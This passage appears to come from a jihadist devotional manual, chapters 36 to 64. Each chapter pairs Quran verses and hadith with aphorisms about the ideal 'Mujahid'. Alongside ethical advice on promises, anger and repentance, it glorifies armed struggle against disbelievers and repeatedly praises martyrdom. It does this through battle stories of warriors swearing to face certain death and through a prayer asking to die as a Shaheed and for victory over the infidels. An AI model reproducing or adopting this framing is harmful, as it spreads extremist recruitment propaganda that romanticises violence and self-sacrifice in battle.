Those who promise but who do not keep their promises are thus losing self-respect and are ashamed of their actions. The whole life of people like that turns into non-stop running: they waste a lot more energy on searching for plausible excuses to deny their own words that they had said before than what a Mujahid spends to fulfill his promise.

At times a Mujahid assumes an unwise responsibility and falls under the power of superstition. From that time on he will not do such a thing ever again, but he still never evades keeping his promise: his word is holy, and he pays for his uncontrolled aspiration in full.

A Mujahid can be called responsible not when he loads the whole heaviness in the world upon his shoulders; a responsible Mujahid is one who leaned how to respond to the challenge of the moment.

36. HYPOCRISY

Prophet (peace be upon him) said: *"He that died without fighting (on the way of Allah) and who never told himself (that he had) to fight, he died without getting rid of one of the manifestations of hypocrisy."* **(Muslim)**

A Mujahid will not associate with those who wish him ill. The same way, he will never be spotted in the company of the ones who would like to "comfort" him.

He also avoids such people who inevitably end up next to him only when he suffers a defeat: such false friends want to enjoy his weakness. They bring nothing but bad news. Under the guise of friendly concern they constantly try to undermine his self-confidence.
Allah says: *"O you who believe! Why do you say that which you do not do? It is most hateful to Allah that you should say that which you do not do."* **(The Ranks, 2-3)**

When they see him wounded, they shed tears of sympathy, but deep inside their heart they are pleased, for the Mujahid lost a fight, but they have not been given understanding that this is only a part of the battle and that's all.

Prophet (peace be upon him) said: *"There are three signs that reveal a hypocrite: when he tells something, he lies; when he promises something, he breaks (his promise), and when he is trusted with something, he acts treacherously."* **(Bukhari)**

A Mujahid always has his true friends by his side: during moments of difficulty or happiness.

37. FREEDOM

Almighty Allah says: *"Those who believe fight in the way of Allah, and those who disbelieve fight in the way of the Satan. Fight therefore against the friends of the Satan; surely the strategy of the Satan is weak."* **(The Women, 76)**

Prophet (peace be upon him) said: *"Fire will not touch the servant whose feet were getting covered with dust on the way of Allah."* **(Bukhari)**

A Mujahid never falls into a trap of the word "freedom".

If his fellow people are oppressed, freedom becomes the barest necessity. A Mujahid takes up arms and fights for freedom -- for life or death. Before the face of oppression, freedom is such a simple thing to understand; it is opposed to slavery.

But at times a Mujahid gets to hear something like this from the older people: "As soon as I stop working, I will become more free." A year goes by after they retire and the same people still keep complaining: "Life is monotonous, wearisome and dismal". In this case "freedom" means something different: absence of feelings.

A Mujahid does not consider himself to be free. He is free to act any way he likes, yet he is a servant of Allah, Most Gracious and Most Merciful.

38. NEGOTIATIONS

Almighty Allah says: *"And if they incline to peace, then incline to it"* **(The Accessions, 61)**

A Mujahid does not always get to choose the battlefield for himself.

At times he gets caught by surprise and ends up on the very threshold of an undesirable battle, but in such cases he does not try to run, for he knows that such battles will be following him wherever he goes.

And so, when a combat is almost inevitable, the Mujahid starts negotiations with his adversary. He is not showing any fear or timidity, nor is he asking for peace, but he is trying to find out what the reason for it is: why the adversary wished to battle with him and what made him leave his home sweet home and seek an encounter with him. Without unsheathing his weapons, the Mujahid gets the adversary convinced: this battle is not his.

The Mujahid will hear out everything that the adversary wants to tell him, and thus his ardor will be cooled. He will engage in a battle with him only if it will be necessary.

In each battle a Mujahid acts differently, especially when there are no attacks or retreats.

If the battle does not lead to victory or is not ended with defeat, the Mujahid understands: terms of armistice must be discussed with the enemy. Both sides have already shown their martial skills well enough, and now they need to understand each other.

A Mujahid never asks for peace: he offers peace.

Negotiations testify about his dignity, but not his faintheartedness. It is balance of forces and change of strategy.

An adversary comes with a whole bunch of promises, negotiations and proposals that instill temptation, and options that may satisfy both sides.

A Mujahid studies each proposal thoroughly, he also tries to reach an agreement and at the same time not lose his dignity. If he dodges the battle, it is not because the adversary was cajoled by his words, but because he deemed it as the best strategy.

A Mujahid never accepts any gifts from the enemy.

After working out the plans of an armistice, the Mujahids return home. They do not have to be proving anything to anybody: they were waging a Righteous Battle and they were strengthening their faith. Each one of them made a little concession within what is allowed by the Shariah Law, thereby mastering the art of negotiations.

39. CAUTION

The Most High says: *"And follow not that of which you have not the knowledge; surely the hearing and the sight and the heart, all of these, shall be questioned about that."* **(The Children of Israel, 36)**

A Mujahid is cautious with those who think they know the way.

They are always so confident of their ability to make decisions, that they do not understand the irony, with which the fate treats the life of each one of them. And when the inevitable knocks on their door, they get outraged.

A Mujahid has two dreams. They are leading him onward. But he will never make a mistake by figuring that the road is easy and the door is wide enough.

There is time to act and there is time to accept the circumstances the way they are. A Mujahid knows what the difference between them is.

40. ENVY

Almighty Allah says:

"I take the refuge in the Master of daybreak
When the Sun comes up, From evil of created things
And darkness, when it's coming up.
From sorcerers, who blow on knots, I seek the refuge, verily, I seek the refuge in my God
From enviers that envy."
(Daybreak, Al-Falaq, 1-5)

Prophet (peace be upon him) said: *"Do not envy one another, give up mutual hatred, do not try to find something out about one another and do not stalk one another, do not vie with one another; do not raise prices, and be brothers to one another, o servants of Allah!"* **(Bukhari and Muslim)**

A Mujahid knows that envy is incapable of doing any harm – as long as a person does not resignedly accept it. Envy is a part of life and everyone must be able to control it.

A Mujahid knows how powerful the words are.

Nevertheless, a Mujahid rarely talks about his plans, and this is why sometimes people think that he is afraid of envy.

But a Mujahid knows: every time he talks about his plans, he has to spend some of the energy to word his plans. And if you talk often and amply, there is a danger in spending all of your energy completely, so nothing will be left for the plans to be fulfilled.

Prophet (peace be upon him) said: *"One should not envy anybody except those who possess two qualities: a person whom Allah granted riches and opportunities to spend them properly and in full, and a person whom Allah gave wisdom and who makes his judgments based on this wisdom, and who imparts this wisdom to the others."*

41. COURAGE

Almighty Allah says: *"O you who believe! When you meet a party, then be firm, and remember Allah much, that you may be successful. And obey Allah and His Apostle and do not quarrel for then you will be weak in hearts and your power will depart, and be patient; surely Allah is with the patient."* **(The Accessions, 45-46)**

A Mujahid knows how high the price of perseverance and courage is. One must have courage to pass through the Straight Way with dignity.

Said used to say that Abu Ubaida once said when he was trying to inspire Muslims before a battle:

"O servants of Allah! Help Allah and He will come to help you by sending you steadfastness. O servants of Allah! Be steadfast, for steadfastness is the means of salvation from unbelief, and it will help you gain favor with Allah and avoid disgrace. So aim your spears at the enemy and cover yourselves with shields. Do not be saying anything but mentioning the Most High and Almighty Allah in your souls for as long as I am in command of you, with the permission of Allah."

After that one man stepped out of the ranks of Muslims and told Abu Ubaida:

"I firmly decided to die in this hour. Do you have anything that you would like to tell to Messenger of Allah?"

Abu Ubaida replied: "Yes. Give him regards on my behalf and on behalf of all Muslims and tell him: 'O Messenger of Allah! We have found out that what was promised to us by our Lord is the very truth'."

Then Said was telling: "After I heard his words and saw him unsheathing his sword and rushing to fight the enemies of Allah, I deeply kneeled to the ground. Then I put my spear forward and pierced the first enemy horseman who came near us. After that I rushed to fight the enemy and
Allah dispelled fear from my heart. Muslims were frantically and courageously attacking the
Byzantines and kept heroically fighting until Allah gave the victory to the faithful."

Often a Mujahid happens to take unexpected knocks. And he understands that as long as the war is going on, the adversary will win a few battles. When such a thing happens, he grieves for a
little while, and then he reposes to recuperate and restore his energy a little bit. But right after that he again resumes fighting for his Faith and Freedom.

For a Mujahid knows: the longer he stands aside from the battle, the more chances he will have to feel weak, timid and cowardly.

If a horseman is thrown off his horse and does not jump back in the saddle at the same second, he will never have enough courage to do it anymore.

42. INDEPENDENCE

Almighty Allah says: *"And yield not to any mean swearer, defamer, going about with slander"*
(The Pen, Kalam, 10-11)

A Mujahid knows what he is worth.

He makes a decision to do it one way and not any other way, while being guided by inspiration and faith. But at times he gets to meet people who call him to get involved in what is foreign, unknown and uninteresting to him. Such people are trying to make the Mujahid accept the challenge that is crucial to them but not to him.

And oftentimes these are the people who are close to the Mujahid, -- the ones who love him and who believe in his strength, and who therefore demand that he comes and helps them. When this happens, the Mujahid smiles and tries to prove them that he loves them, yet he does not respond to their call.

A true Mujahid always chooses his battlefield for himself.

43. LOSSES

Great and Almighty Allah says: *"Surely you shall die and they (too) shall surely die."* **(The Companions, 30)**

Prophet (peace be upon him) said: *"Almighty Allah said, 'I never need to be ascribed any companions, and if someone does something not just for the sake of Me, but also for the sake of someone else, I will renounce him and his polytheism!'"* **(Muslim)**

A Mujahid excelled in the science of suffering losses.

And once he suffers a defeat, he does not show indifference towards it; nor does he say any phrases like: "That's all right, that doesn't really matter to me" or "I didn't want it much anyway". He accepts a defeat as a defeat, and he doesn't try to make it look like a victory.

"Indeed, we belong to Allah, indeed, to Him we will return".

He knows what kind of pain is inflicted by wounds; he knows how bitter it is to be feeling indifference of your friends; he knows what kind of loneliness you feel after you lose your loved ones. In such moments a Mujahid says to himself:
"I was fighting and I suffered a defeat. I lost the first battle, but I did not lose the whole war. Allan is only testing me."

The Most High says: *"(Recall) when two parties from among you had determined that they should show cowardice, and Allah was the guardian of them both, and in Allah should the believers trust."* **(The Family of Imran, 122)**

And these words inspire him with new strength. A Mujahid knows that there is nobody who would always gain the upper hand in anything, and he can tell his own mistakes from just an unfavorable set of circumstances.

And he starts getting ready for a new battle.

44. THOUGHTS

The Most High says: *"O you who believe! Avoid most of suspicion, for surely suspicion in some cases is a sin."* **(The Chambers, 12)**

A Mujahid knows: when you want something really bad, the entire power of the Universe seems like to be joining in some plan to help you.

This is the reason why he is very careful about his thoughts. Behind good intentions there are feelings that hardly anybody will admit even to his own self: vindictiveness, tendency towards self-destruction, guilt, fear of victory, and grim joy born of someone else's misery.

Prophet (peace be upon him) said: *"Beware of ill thoughts, for indeed, ill thoughts are the most lying words."* **(Bukhari and Muslim)**

The Most High helps us out in our desires. And this is why a Mujahid musters up his courage and looks deep inside the darkest corners of his soul in order to make sure that he is not asking anything that would be to his own detriment.

A Mujahid is always careful about his thoughts.

45. INSPIRATION

The Most High says: *"Fight then in Allah's way; this is not imposed on you except in relation to yourself, and rouse the believers to ardor maybe Allah will restrain the fighting of those who disbelieve and Allah is strongest in prowess and strongest to give an exemplary punishment."* **(The Women, 84)**

A Mujahid shares his world with the people he loves. He tries to inspire them to such deeds that they would like to do but have no resolve to. And these are the moments when Iblis (Satan)
comes (curse be upon him) and starts whispering: "First of all, think about your own self. Save the grace for your own self, first of all, or else you will end up losing everything. Who are you to help others? Are you not capable of seeing your own vices? Do you need things more than anybody
else does?"

A Mujahid knows that he has his own weaknesses and shortcomings. He also knows that he cannot be growing all alone and stay away from his brothers.

By concentrating on God (by performing a Zikr, divine remembrance), a Mujahid rejects the instigation and still keeps inspiring his loved ones.
Almighty Allah says in the Koran: *"O Prophet! Urge the believers to war"* **(The Accessions, 65)**

One fine day a Mujahid all of a sudden comes to understand that he fights without his past inspiration.

While remembering about his vices and knowing his limited nature, a Mujahid still does all he can to maintain his courage in critical moments.

He keeps doing what he has been doing, but it seems to him that all motions lost their meaning and that he just goes with the flow. There is one thing left to do in such moments: to continue waging the Righteous Battle. It doesn't matter for what reason he is doing what he is supposed to do: out of the call of duty or out of fear or anything else, but he never deviates from the Straight Way.

He knows that the angel, who has been blessing him with inspiration, is now gone. But the Mujahid still directs all strength of his soul to the battle; the Mujahid is being persistent even when everything seems to be useless. A little bit of time will go by and the angel will return. Rustling of his wings is enough to make joy set inside his soul again.

46. HELP

Allah says: *"and help one another in goodness and piety"* **(The Dinner Table, 2)**

Prophet (peace be upon him) said: *"He that equipped a Mujahid for a march on the way of Allah, took part in the march as well; and he that replaced a participant of such a march in caring for his family, also took part in the march."* **(Bukhari and Muslim)**

A Mujahid gives without waiting until he is asked.
When some of his companions see it, they make a remark: "Whoever needs something will ask". But the Mujahid knows that there are many people in this world who just cannot be asking anybody for help. There are people with such delicate heart living next to him that the love that visits them is itself weak and painful. These people have been hungering for caress, but they are ashamed of manifesting it.

A Mujahid gathers them around a campfire and tells them all kinds of stories, shares his supplies with them, rejoices along with them, cheers them up and praises them for their good deeds. And on the next day they feel better and stronger.

Prophet (peace be upon him) said: *"Visit the sick, feed the hungry and relieve the ones who experience hardships."* **(Bukhari)**

Those who are indifferent to someone else's misfortune are the most unfortunate.

47. OUTLOOK

Almighty Allah says: *"Say to the believing men that they cast down their looks…"* **(The Light, 30)**

Allah also says: *"He knows the stealthy looks and that which the breasts conceal."* **(The Believer, 19)**
A Mujahid saves his eye from anything unnecessary and indecent. One wise man once said: "What your eyes don't see, your heart doesn't want; once your heart doesn't want, necessity doesn't gnaw you."

48. REPENTANCE

The Most High says: *"and turn to Allah all of you, O believers! So that you may be successful."* **(The Light, 31)**

A Mujahid knows that repentance that completely envelops a man paralyzes him and slowly, little by little, corrodes the soul of the one who committed an unworthy deed, and it inevitably leads to self-destruction.

A Mujahid doesn't want to die like that. If he happens to do any harm to somebody, if he happens to do ill, wrong or cause damage to somebody, -- for he is a man with all inherent vices and shortcomings present in him, -- he is never ashamed of asking for an apology.

Prophet (peace be upon him) said: *"Indeed, Allah Almighty and Great will accept repentance of a servant until he starts making a death-rattle."* **(At-Tirmizi)**

If time has not been lost forever, he tries to correct his mistake any way he can. And if the person whom he wronged is no longer alive, the Mujahid will do good deeds to a stranger.

A Mujahid does not let repentance paralyze him and he removes the evil that he committed.

49. MISTAKES

Prophet (peace be upon him) said: *"Leave behind whatever instills doubts in you and turn to what does not cause any doubts."* **(At-Tirmizi)**

A Mujahid does not blame himself for the thoughtless acts that he did, but nor does he make any excuses to himself for his mistakes, for this is when he will never be able to mend his ways.

The Most High says: *"Allah confirms those who believe with the sure word"* **(Ibrahim/Abraham, 27)**

Once he arms himself with common sense, he judges the results of his actions: the results, but not the intentions that he was guided by while carrying out the actions. He is responsible for everything he has done – even if he has to pay dearly for the mistake that he might have made.

"The Most High judges the tree by its fruits but not by its roots," an ancient Arab proverb says.

50. CONSEQUENCES

The Most High says: *"O you who believe! If you help (the cause of) Allah, He will help you and make firm your feet."* **(Muhammad, 7)**

Prophet (peace be upon him) said: *"Military marches consist of two parts: he who set out for a military march for the sake of Allah, and who is under the command of an imam; who expends the most precious things that they have, who helps their companions-in-arms, who bewares of defilements, -- indeed, his sleep and his awakening will be the reward for him. And whoever set out on a march for show, out of self-praise, out of fame and whoever disobeyed the imam and was committing wickedness upon the earth, indeed, he will return with nothing."* **(Abu-Daud)**

Before making an important decision: to declare a war, to move to another location, to choose a field for sowing, a Mujahid asks himself: "How will it affect the life of Muslims? What effect will it have on my descendants?"

A Mujahid knows that each deed has its long-term consequences. He wants to know what kind of world he will leave to his descendants.

51. COWARDICE

Almighty Allah says: *"And they swear by Allah that they are most surely of you, and they are not*

of you, but they are a people who are afraid (of you). If they could find a refuge or cave or a place to enter into, they would certainly have turned thereto, running away in all haste." **(The Immunity, 56-57)**

Prophet (peace be upon him) said: *"The worst quality of a man is restless stinginess or strong cowardice."* **(Abu-Daud)**

To cowardly people this world seems to be frightening and menacing. In search for deceitful security they are living without throwing down a challenge or accepting a challenge, and they get armed to their teeth to defend what they think they possess, but what they really cannot protect.

Cowardly people erect the walls of their own dungeon.

Allah says: *"Wherever you are, death will overtake you, though you are in lofty towers"* **(The Women, 78)**

A Mujahid is not a coward.

To him it doesn't matter when to die (since he doesn't know his term anyway), but what matters to him is how to die. A Mujahid wants to travel his Way with dignity and obtain the eternal Paradise.

52. MEMORY

Almighty Allah said: *"…and remember Allah much, that you may be successful."* **(The Congregation, 10)**

Prophet (peace be upon him) said: "Recall about interruption of delights more often!" He meant death.

A Mujahid remembers the words said by one sage: "After you become able to overcome difficulties, return your memory not to how hard you managed to do it, but to the joy that you could stand that test honorably. Once you recover from a serious illness, do not think about the sufferings that you had to go through, but think about the grace of God, Who let you recover. Until the end of your life preserve in your memory the kind and good things that came from difficulties. They will be a test of your strength and they will give you assurance before new obstacles."

Rubbish of bygone feelings and sensations gets accumulated in your memory.

These are past sufferings that are now good-for-nothing. These are the precautions that once used to be very important, and that are now futile and not making any sense.

A Mujahid has his own memories too, but he can separate the useful from the futile. He disposes of the rubbish of bygone joys and sorrows.

A Mujahid never makes any attempts to feel again what he used to feel before. He is changing, and he doesn't want these feelings to accompany him on this new path.

There is a Chechen proverb that says: "Who fires a gunshot into the past, the future will fire a cannon shot at him."

A Mujahid does not forget the past; from the past he learns his lessons for his future.

53. SORROW

Prophet (peace be upon him) would say: *"O Allah, indeed, I seek the refuge in Thee from worries and sorrows, from weakness and negligence, from stinginess and faintheartedness, from burden of debt and people's oppression."* **(Bukhari and Muslim)**

At times, in the moments of sorrow, the heart says to the Mujahid: "Recall how many people have left for good – for the reasons that we will never understand – and you are staying here and fighting on the Straight Way. Why did Allah call such incredible people to Himself and did not call you? At this moment millions and billions of people already got desperate. They do not feel vexed and they do not cry; they are not doing anything anymore, they are only waiting for their time to come. They lost their ability to react to what is happening. And unlike them, you are being sad.

Sorrow shows that your soul did not become numb."

A Mujahid chases the sorrow away with prayers and Zikr (*concentrating on God's name, remembrance of the divine*). Prophet (peace be upon him) said: *"Allah will show the way out of any predicament and will ease any sorrow for those who will start asking for forgiveness. He will send (such a person) his lot from where he least expects it."* **(Abu-Daud)**

54. INTRIGUES

The Most High says: *"Surely (as for) those who love that scandal should circulate respecting those who believe, they shall have a grievous chastisement in this world and the hereafter"* **(The Light, 19)**

Prophet (peace be upon him) told Muaz: "…the main thing in this business is Islam; its pillar is the prayer, and its acme is Jihad." Then he (peace be upon him) said: "Why don't I tell you what lies
in the foundation of all of it?" I said: "Of course, o Messenger of Allah!" And then he touched his tongue and said: "Restrain it." I asked him: "O Messenger of Allah, will we be accounted for what we were saying?" and Prophet (peace be upon him) exclaimed: "O that your mother may lose
you, o Muaz! Will there be anything else for what people will be plunged into the fire faces down,
other than slanderous speeches?!" **(Ahmad, An-Nasai and At-Tirmizi)**

An adversary is endowed with wisdom.

As soon as he gets a chance, the adversary uses his most reliable and efficient weapon: intrigues. And once he uses them, he doesn't have to be making any more efforts: others will be acting for him. Words that slipped carelessly off your tongue will eliminate months of devotion and years spent on searching for harmony.

A Mujahid happens to fall into that trap pretty often. He doesn't know which side an attack will come from and he doesn't know how to refute a lie. Tricks do not imply the right to defense, an intrigue pronounces sentence without a court hearing.
Allah says: *"…and avoid false words…"* **(Hajj, The Pilgrimage, 30)**

And then the Mujahid puts up with the consequences and accepts the undeserved punishment: for a word is powerful and he knows it. But he suffers silently and he will never attack the enemy with the same weapon.

Prophet (peace be upon him) said: *"Worshipping (Allah) during troubled times is like coming here and moving with me (Hijr)".* **(Muslim)**

And the Mujahid devotes himself to worshipping Almighty Allah, the Lord of the Worlds.

55. STUPIDITY

Almighty Allah says: *"O you who believe! What (excuse) have you that when it is said to you: Go forth in Allah's way, you should incline heavily to earth; are you contented with this world's life instead of the hereafter? But the provision of this world's life compared with the hereafter is but little. If you do not go forth, He will chastise you with a painful chastisement and bring in your place a people other than you, and you will do Him no harm; and Allah has power over all things."* **(The Immunity, 38-39)**

"Give a fool a thousand of intellects, but he will still need yours," an Arab proverb says. A Mujahid is already intelligent by the fact that he has set out for Jihad.
Once a Mujahid starts working on his own garden, he spots his neighbor watching him work and getting anxious about giving him an advice on how to plant a deed, how to dig up a thought and how to irrigate victory.

If a Mujahid listens to these advices, he will eventually end up doing someone else's job and the garden that he is working on right now will become the embodiment of his neighbor's idea.

A Mujahid knows: a fool, who is too preoccupied with somebody else's garden, will not be bothered with his own.

A Mujahid prefers to work on his garden on his own.

56. BETRAYAL

Allah says: *"O you who believe! Do not take My enemy and your enemy for friends"* **(The Tested, 1)**
One should engage in a battle with his eyes open. And you have to have faithful ones near you. At times it happens that a companion who used to fight shoulder to shoulder with the Mujahid all of a sudden becomes his adversary.

It causes hatred above all other feelings; but the Mujahid knows that a fighter blinded by hatred is doomed to be lost and vanish in battle.

Then he tries to recall anything good that his today's adversary was doing back when he was a companion. He tries to understand what made him do such a sudden change, and which spiritual wounds were accumulating and strengthening each other that would contribute to it. He tries to realize what made each one of them become a traitor, some earlier, some later. Some of them were temporary fellow travelers, who were running from the war and around the war. Others were

companions, they were brave, strong and patriotic, but all of them had little Faith; they were only counting on their own power when fighting against the enemy. But human powers are not unlimited. A Mujahid knows: Faith (Iman) tends to decrease unless it is constantly strengthened. Almighty Allah says: *"O you who believe! Be not unfaithful to Allah and the Apostle, nor be unfaithful to your trusts while you know."* **(The Accessions, 27)**

Nobody is perfect, just as nobody is hopelessly stupid. This is what the Mujahid reflects on when he discovers that he has a new adversary.

57. GOAL

A Mujahid knows that the end does not justify the means.

The life leads him from the unknown to the unexplored. Each moment of existence is cloaked in this burning mystery: a Mujahid does not know where he came from, nor does he know where he is going. But there is a reason why he ended up here, and his soul rejoices and all of a sudden gets captivated with new impressions.

Will is a thought put into action.

If the Mujahid directs all of his thoughts exclusively towards attaining the goal, he will overlook everything else on his way. If he concentrates all of his attention on only one question, then he will lose the answers, even though they are near him.

The Most High says in the Koran: *"And (as for) those who strive hard for Us, We will most certainly guide them in Our ways; and Allah is most surely with the doers of good."* **(The Spider, 69)**

And this is why the Mujahid entrusts himself to Allah.

58. ANGER

Almighty Allah says: *"…and those who restrain (their) anger and pardon men; and Allah loves the doers of good (to others)."* **(The Family of Imran, 134)**

Prophet (peace be upon him) said: *"It's not the one who overpowers many who is strong, but it's the one who is able to control himself when in anger."* **(Bukhari and Muslim)**

A Mujahid knows that there is the "cascade effect".

He often had to see that a person does not act appropriately with the one whom he cannot give a repulse and when he does not have enough courage to give a repulse. And being ashamed of the faintheartedness that he just showed, he will take it out on a weaker one, who in turn will take it out on a meek one, and this is when disaster will really start pouring from threshold to threshold.

Nobody has the gift to foresee the consequences of his own cruelty.

And this is why the Mujahid is so cautious when starting to use his weapon. And if anger overwhelms him, he hits his fist against a rock and hurts his hand.
His hand will soon be healed, while a child's scar, which he sustained because his father suffered a defeat, will remain for the rest of his life.

59. EQUALITY

Allah says: *"The holders back from among the believers, not having any injury, and those who strive hard in Allah's way with their property and their persons are not equal; Allah has made the strivers with their property and their persons to excel the holders back a (high) degree, and to each (class) Allah has promised good; and Allah shall grant to the strivers above the holders back a mighty reward"* **(The Women, 95)**

Allah says: *"What! Do you make (one who undertakes) the giving of drink to the pilgrims and the guarding of the Sacred Mosque like him who believes in Allah and the latter day and strives hard in Allah's way? They are not equal with Allah; and Allah does not guide the unjust people. Those who believed and fled (their homes), and strove hard in Allah's way with their property and their souls, are much higher in rank with Allah; and those are they who are the achievers (of their objects)."* **(The Immunity, 19-20)**

A Mujahid always remembers the words of Umar Ibn Al-Khattab:

"O Saad, do not be self-deluded before Allah about what they've been saying, 'The uncle of the Messenger of Allah… companion of the Messenger of Allah…' Allah, The Most High and Almighty does not eliminate bad things with other bad things, but he eliminates bad things with good things. O Saad, before Allah relation degree or nobility do not matter. For Him the main thing is obedience. Both a nobleman and a commoner are equal before Allah. Allah is their Master, and they are His servants, who vie with one another and who are different from one another in their degree of righteousness. And Allah is well-disposed towards them depending on how they obey Him. Always remember the great cause started by the Prophet, and continue it. This is the order that is mandatory for you to carry out."

Prophet (peace be upon him) said: *"Indeed, in Paradise there are a hundred steps, which Allah prepared for the ones fighting on the Way of Allah, and the distance from one step to another is like the distance from heaven to earth."* **(Bukhari)**

A Mujahid loves his brothers-in-faith and gives them preference before his own self.

60. ACCORD

The Most High says: *"…and take counsel with them in the affair…"* **(The Family of Imran, 159)**

You can't be engaging into a battle unprepared and without coordinating your actions with other Mujahids; and you can't be fighting without having any prior intention and thought.

The Most High says: *"…and do not quarrel for then you will be weak in hearts and your power will depart"* **(The Accessions, 46)**

Prophet (peace be upon him) said: *"I vouch for the house on the outskirts of Paradise for the one who will start rejecting any arguments, even if he will be right, and I vouch for a home in the middle of Paradise for those who will not lie even as a joke, and I vouch for a house in the upper reaches of Paradise for those who are well-behaved."* **(Abu-Daud)**

61. SHAHEED (MARTYR)

Death is the inevitable truth, and the Most High stressed its importance in the Holy Koran three times, and He says: *"Every soul shall taste of death"* **(The Family of Imran, 185)**

Any man is mortal, even if his hope deludes him.

Allah says: *"And (as for) those who fly in Allah's way and are then slain or die, Allah will most certainly grant them a goodly sustenance, and most surely Allah is the best Giver of sustenance."* **(Hajj, The Pilgrimage 58)**

Prophet (peace be upon him) said: *"None of the ones who entered Paradise will wish to return to this world, even if he is offered anything that there is upon the earth, -- nobody except for a Shaheed (Martyr) who will want to return to this world to be killed ten times and to see what honor will be given him."* **(Bukhari and Muslim)**

The best qualities of a noble man are combined in a Mujahid: courage, inherent dignity, faithfulness and devotion, inexhaustibility and selflessness.

A Mujahid recalls the story told by Said Ibn Amir about the heroic death of Hubayb:

Through noise and screams of women and children Said heard Hubayb's voice, which was firm and calm: "If you can, please allow me to perform a prayer with two Rakats (sets of prayers) before death…"

Said was watching how Hubayb stood up facing the Caaba and prayed with two Rakats. How wonderful and how perfect that prayer was!

Then Said saw how Hubayb turned towards the Kuraish leaders and said:

"I swear to Allah, if you were not thinking that I'm trying to stretch out my prayer because I fear death, I would have been praying longer than that…"

Said saw with his own eyes how people from his tribe started tearing Hubayb apart, literally tearing peaces out of his body one after another. And they were screaming to Hubayb:

"Would you like to see Muhammad in your spot, and would you want to be saved?" Hubayb was bleeding and he was answering:
"I swear to Allah, I wouldn't like to be in the family among children, in peace and safety, but let Muhammad be even stung with a single thorn instead of me."
People were raising their hands, and the crowd was roaring louder and louder: "Kill him! Kill him!"
Then Said Ibn Amir saw how Hubayb lifted up his eyes to the sky from the gallows and uttered:
"O Allah! Reduce their numbers and kill them one by one, without leaving a single one of them!" After that Hubayb breathed his last breath from countless wounds on his body, which were inflicted with swords and spears.

Prophet (peace be upon him) said: *"The ones who were sincerely asking Allah Almighty to let them die for the Faith, Allah will bring to the state of Shaheeds (Martyrs) even if they die in their own beds."* **(Muslim)**

When during one of the battles Muslims were in a critical situation, Ikrima dismounted, broke the scabbard of his sword and rushed into the middle where the enemies were. Khalid Ibn Al-Walid rushed to him with the words:
"Don't do that, Ikrima! If you get killed, it will be a great loss for the Muslims."

Ikrima answered him: "Leave me alone, Khalid… You have been a disciple of the Messenger of Allah for quite a while. And me and my father used to be the worst enemies of the Prophet. Let me redeem my past… In many battles I have fought against the Messenger of Allah. So, am I supposed to be running away from the Byzantines today?! That's never going to happen!"

Then he called to the Muslims: "Who will take an oath to face certain death?"

Ikrima's uncle, Al-Haris Ibn Hisham and Dirar Ibn Al-Azwar, along with other four hundred Muslims, swore to face death. They engaged in a fierce battle with the enemies for Khalid's command post and they had heroically defended it.

Prophet (peace be upon him) said: *"Allah forgives a Shaheed (a Martyr) anything except for unpaid debt."* **(Muslim)**

Once an order is issued to relocate, the Mujahid sees everybody whom he made friends with during his journey.

His heart is full of sadness, yet the Mujahid knows that his weapon is sacred and he must obey the orders of the One, Whom he dedicated his fight to.

And then the Mujahid thanks his brothers, takes a deep breath and moves on, and he takes the unforgettable reminiscences about his past journey with him.

62. DU'A

The Most High says: *"And when they went out against Jalut and his forces they said: Our Lord, pour down upon us patience, and make our steps firm and assist us against the unbelieving people."* **(The Cow, 250)**

Prophet (peace be upon him) said: *"Two types of supplications are never rejected (or hardly ever rejected): a supplication to Allah during a call for the prayer, and a supplication to Allah during a battle, when the adversaries advance towards each other."* **(Abu-Daud)**

A Mujahid addresses with the prayer:

"O Allah! I entrusted myself to Thy will and I will be happy with any of Thy decisions. Strengthen fear before Thee in my heart. Strengthen love towards Thee in my heart. Send me patience and strengthen my spirit. Send me the reward of the steadfast and strengthen me on Thy Straight Way. Give me an opportunity to overpower my own self. Give me victory over the infidels. Send me the knowledge that

will never be forgotten. Give me an opportunity to die as a Shaheed (Martyr). Forgive me and have mercy on me."

Prophet (peace be upon him) said: *"Addressing Allah with supplication is worship."* **(Abu-Daud and At-Tirmizi)**

63. FASTING

Prophet (peace be upon him) said: *"Allah Almighty and Great said, 'Any deed done by a son of Adam is done for his own self, except for fasting, for verily, fasting is for My sake, and I will reward for it."* **(Bukhari)**
A Mujahid fasts every time he gets a chance to, as long as it's not to the detriment of Jihad or his health.

Prophet (peace be upon him) said: *"The face of a servant, who during (just) one day observes the fast on the way of Allah -- on that day Allah will certainly move it away from the Fire as far as seventy years (of journey)."* **(Bukhari and Muslim)**

People are thoughtless: they are doing their best taking care of their health of their bodies, yet they neglect the health of their souls.

A Mujahid takes care of both body and soul. He takes care of this life and the life to come at the same time, while giving preference to the latter.

When Al-Muhajir noticed that Muslims lost many of their Mujahids killed, he firmly decided to sacrifice himself thus trying to attain favor from Allah. He rubbed the mixture for embalming the dead all over his body, wrapped himself in a shroud and issued his last orders to his brother Ar- Rabia. Ar-Rabia came to Amir Abu Mussa and said to him: "Al-Muhajir firmly decided to sacrifice himself while fasting. After hard battles and under the influence of strict fast the will and resolve of all Muslims got weaker, but they are not going to break their fast. You have to do something, whatever you think is necessary."

Abu Mussa Al-Ashari addressed to the Mujahids (Mujahiddeen) and said to them: "O Muslims! I am calling upon each one of you who is fasting to either break your fast or stop fighting." After that he drank out of a vessel that he had at hand, so that the people could follow his example. After hearing the words of Abu Mussa, Al-Muhajir drank some water and said: "I swear to Allah, I had a drink of water not because I feel thirsty, but because I followed the call of my commander…" And then he unsheathed his sword and courageously rushed to the battle, while
fearlessly smiting the enemies. When he reached the very center of the enemy troops, the enemy swords pounced upon him from all around him, and right on the battlefield Al-Muhajir fell in the battle as a Shaheed (Martyr). God is Great! (Allah Akbar!)

64. ASCETICISM

Allah says: *"Then on that day you shall most certainly be questioned about the boons."* **(Vying in Abundance, 8)**

Prophet (peace be upon him) said: *"A couple of hungry wolves in the middle of a flock of sheep will not be able to do any more harm than a man's aspiration for riches and honors would do to his religion."* **(At-Tirmizi)**

A Mujahid takes care of purity of his soul, and moderation in everything helps him in doing that. A Mujahid is not a slave of his feelings, a slave of his stomach, or a slave of money.

A Mujahid is a servant of Allah and a master of his own feelings.

Prophet (peace be upon him) said: *"A meal of one person is enough to feed two, and a meal of two is enough to feed four, and a meal of four is enough to feed eight."* **(Muslim)**

